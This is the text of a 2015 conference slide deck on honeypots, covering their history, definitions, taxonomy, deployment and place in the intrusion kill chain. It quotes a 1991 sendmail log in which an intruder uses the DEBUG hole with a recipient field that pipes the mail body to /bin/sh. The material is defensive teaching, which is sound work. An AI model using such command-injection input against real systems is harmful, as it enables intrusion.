Dr. Honeypots

- How I Learned to Stop Worrying and Love My Enemies -

Guillaume Arcas and Lukas Rist - October 2015

Agenda

Introduction
Technology
Set-Up
Customization
Data Analysis
Szenarios

who are we?

Lukas Rist

Lukas is a software engineer with Blue Coat Norway, developing the behavioral malware analysis and back-end systems used to create an extensive threat intelligence database. Whenever that is not challenging enough, he delves into the depths of structured languages for cyber threat intelligence representation *sigh*, honeypot development and researching ICS/SCADA threats under the umbrella of the Honeynet Project for which he serves as a director. Feel free to ping me @glaslos

Guillaume Arcas

Guillaume has worked as Security & Network Analyst since 1997 primarily - but not only - in the Internet & Banking industries. Guillaume then specialized in Digital Forensics & Incident Response and joined Sekoia as CERT team leader. Guillaume is also member of the Honeynet Project's French Chapter since 2010. When not hunting for endangered species hanging on the Internet, Guillaume uses to read (thriller, SF, History & Philosophy in no particular order as long as it is printed) and walk his dog. He's also nourishes a certain nostalgia for the esheep.exe software hence his Twitter's avatar (@y0m).

Everything You Always Wanted to Know About Honeypots But Were Afraid to Ask

A Brief History of Honeypots


1986

A long time ago in a network far far away...

“And so it happened that on my second day at work, Dave wandered into my office, mumbling about a hiccup in the Unix accounting system. Someone must have used a few seconds of computing time without paying for it. The computer's books didn't quite balance; last month's bills of $2,387 showed a 75-cent shortfall.

Now, an error of a few thousand dollars is obvious and isn't hard to find. But

errors in the pennies column arise from deeply buried problems, so finding these bugs is a natural test for a budding software wizard. Dave said that I ought tothink about it.”




WARNING
SPOILER
ALERT

ATTENTION: Mrs. Barbara Sherwin Document Secretary

SUBJECT: SDI Network Project

Dear Mrs. Sherwin:

I am interested in the following documents. Please send me a price list and an update on the SDI Network Project. Thank you for your cooperation.

Very truly yours,
Laszlo J. Balogh

#37.6 SDI Network Overview Description Document, 19 pages, December 1986

#41.7 SDI Network Functional Requirement Document, 227 pages, Revised September 1985

#45.2 Strategic Defense Initiations and Computer Network Plans and Implementations of Conference Notes, 300 Pages, June 1986

#47.3 SDI Network Connectivity Requirements, 65 pages, Revised April 1986

#48.8 How to Link to SDI Network, 25 pages, July 1986

#49.1 X.25 and X.75 Connection to SDI Network (includes Japanese, European, Hawaiian, 8 pages, December 1986)

#55.2 SDI Network Management Plan for 1986 to 1988, 47 pages, November 1986)

#62.7 Membership list (includes major connections), 24 pages, November 1986)

#65.3 List, 9 Pages, November 1986

"Hey Mike, remember those carrots I left out for bait in January?"
"You mean those SDI files you concocted?"
"Yeah," I said. "Well, my dear, sweet, nonexistent secretary just received a letter."


“Pengo, with his contacts to hackers across Germany, knew how to use Hess's information. Carrying Hess's printouts, one of the Berlin hackers crossed into East Berlin and met with agents from the Soviet KGB.

The deal was made: around 30,000 Deutschmarks—$18,000— for printouts and passwords.

The KGB wasn't just paying for printouts, though. Hess and company apparently sold their techniques as well: how to break into Vax computers; which networks to use when crossing the Atlantic; details on how the Milnet operates.

Even more important to the KGB was obtaining research data about Western technology, including integrated circuit design, computer-aided manufacturing, and, especially, operating system software that was under U.S. export control. They offered 250,000 Deutschmarks for copies of Digital Equipment's VMS operating system.”

1991



An Evening with Berferd
In Which a Cracker is Lured, Endured, and Studied

Bill Cheswick

AT&T Bell Laboratories

Abstract

On 7 January 1991 a cracker, believing he had discovered the famous sendmail DEBUG hole in our Internet gateway machine, attempted to obtain a copy of our password file. I sent him one.

For several months we led this cracker on a merry chase in order to trace his location and learn his techniques. This paper is a chronicle of the cracker's "successes" and disappointments, the bait and traps used to lure and detect him, and the chroot "Jail" we built to watch his activities.

Honeypot.sh

```
exec 2>/dev/null # ensure that stderr doesn't appear
trap "" 1
/bin/echo
(    /bin/echo "Attempt to login to inet with  $LOGNAME  from  $CALLER" |
             upasname=adm /bin/mail ches dangelo &
     # (notify calling machine's administrator for some machines...)
     # (finger the calling machine...)
) 2>&1 | mail ches dangelo

/bin/echo "/tmp full"
sleep 5                  # I love to make them wait....
/bin/echo "/tmp full"
/bin/echo "/tmp full"
/bin/echo
sleep 60                 # ... and simulating a busy machine is useful
```

The following log, from 15 Jan 1991, shows decidedly unfriendly activity:

```
19:43:10 smtpd[27466]: <--- 220 inet.att.com SMTP
19:43:14 smtpd[27466]: -------> debug
19:43:14 smtpd[27466]: DEBUG attempt
19:43:14 smtpd[27466]: <--- 200 OK
19:43:25 smtpd[27466]: -------> mail from:</dev/null>
19:43:25 smtpd[27466]: <--- 503 Expecting HELO
19:43:34 smtpd[27466]: -------> helo
19:43:34 smtpd[27466]: HELO from
19:43:34 smtpd[27466]: <--- 250 inet.att.com
19:43:42 smtpd[27466]: -------> mail from: </dev/null>
19:43:42 smtpd[27466]: <--- 250 OK
19:43:59 smtpd[27466]: -------> rcpt to:</dev/^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd[27466]: <--- 501 Syntax error in recipient name
19:44:44 smtpd[27466]: -------> rcpt to:<|sed -e '1,/^$/'d | /bin/sh ; exit 0">
19:44:44 smtpd[27466]: shell characters: |sed -e '1,/^$/'d | /bin/sh ; exit 0"
19:44:45 smtpd[27466]: <--- 250 OK
19:44:48 smtpd[27466]: -------> data
19:44:48 smtpd[27466]: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd[27466]: <--- 250 OK
19:45:04 smtpd[27466]: /dev/null  sent 48 bytes to  upas.security
19:45:08 smtpd[27466]: -------> quit
19:45:08 smtpd[27466]: <--- 221 inet.att.com Terminating
19:45:08 smtpd[27466]: finished.
```

1999


HN/P

The Honeynet Project

The Honeynet Project is a leading international 501c3 non-profit security research organization, dedicated to investigating the latest attacks and developing open source security tools to improve Internet security.
With Chapters around the world, our volunteers have contributed to fight against malware (such as Confickr), discovering new attacks and creating security tools used by businesses and government agencies all over the world.

The organization continues to be on the cutting edge of security research by working to analyze the latest attacks and educating the public about threats to information systems across the world.

Our mission reads "to learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned" with three main pillars:

- Research
- Awareness
- Tools

http://www.honeynet.org/about

What is a Honeypot?

tl;dr

Honeynet Project Definition (2002)

"A honeypot is a single system connected to an existing production network in order to lure attackers."

Honeynet Project Definition (2004)

"A honeypot is a information system resource whose value lies in unauthorized or illicit use of that resource."

ENISA Definition (2012)

"A honeypot is a computing resource whose sole task is to be probed, attacked, compromised, used or accessed in any other unauthorized way. The resource can be of any type: a service, an application, a system or a set of systems or simply just a piece of information or data."

Where?

On the Internet:

- it will generate and collect a lot of noise and often useless information ;
- it can be seen as a metrics of the threat level from the North of the Wall;
- it can help convince the top-management not to decrease IT Security budget.

On internal network:

- if something happens then sh*t hit the fan!
- Early Detection Systems for CERT/DFIR teams ;
- If something happens there, no need to argue, to time to lose, you are in trouble and need to investigate.




Figure 3: Typical honeypot deployment facing the Internet




Figure 4: An internal deployment of a honeypot

https://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots

Taxonomy

Type of attacked resource

- Server-side honeypot
- Client-side honeypot (honeyclient)

Level of interaction

- high-interaction: real system
- low-interaction: emulated system
- hybrid: mix of low & high




Figure 1: Honeypot Taxonomy

http://www.mcs.vuw.ac.nz/comp/Publications/archive/CS-TR-06/CS-TR-06-12.pdf




Figure 2: Graphical representation of the classification scheme of taxonomy used in the report

https://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots

Proactive Detection of Security Incidents

Honeypots

2012-11-20

https://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots

Why?

Early Awareness & Detection System with Reduced False Positives

In a production environment,
some things may be suspicious.

Someone successfully connects to a server at unusual time from India:

- it can be your newly appointed offshore IT management service provider performing usual tasks;
- it can be a SysAdmin connecting from his/her vacation place because of an emergency.

… Or some Chinese hacker from the PLA Unit 61398

In a honeypot or a honeynet environment, everything is suspicious by nature.

Someone successfully connects to a honeypot from anywhere at any time:

- it can be an intruder performing lateral movements;
- it can be an insider or a too curious authorized user;
- it can be your internal Red Team.

... Or some Chinese hacker from the PLA Unit 61398


In a production environment, you can not monitor/log/store everything:

- cost & storage constraints
- legal constraints

In a honeypot or honeynet, you must and can monitor/log/store everything:

- network traffic
- uploaded files
- system logs

Honeypots & the Intrusion Kill Chain


Intrusion Kill Chain
Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command and Control (C2)
Actions on Objectives
Research, identification and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses, social relationships, or information on specific technologies
Coupling a remote access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client applications data files such as Adobe PDF or Microsoft Office documents serve as the weaponized deliverable
Transmission of the weapon to the targeted environment using vectors like email attachments, websites, and USB removable media.
After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability.
Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.
Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel
Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment.
Detect,
Deny
Disrupt
Degrade
Deceive
Destroy
Leverage, discover, analyze
Atomic, computed and behavior indicators
Campaign Analysis – Tools, Techniques and Procedures

A honeypot can drastically help detecting adversary's Reconnaissance actions.

Counter-OSINT:

- A fake LinkedIn profile, Facebook page, email addresses published on corporate website (can be hidden in HTML comments so not visible from usual visitors), fake "leaked credentials" on pastebin, fake DB dumps posted on underground forums, etc. can increase visibility on howthe attacker found his/her targets.
- Fake password hash loaded in memory to detect use of password stealers like Mimikatz.

How?

Critical points

- Monitor/Collect/Store Data
- Allow/Forbid/Restrict access to the Internet

Collecting Data

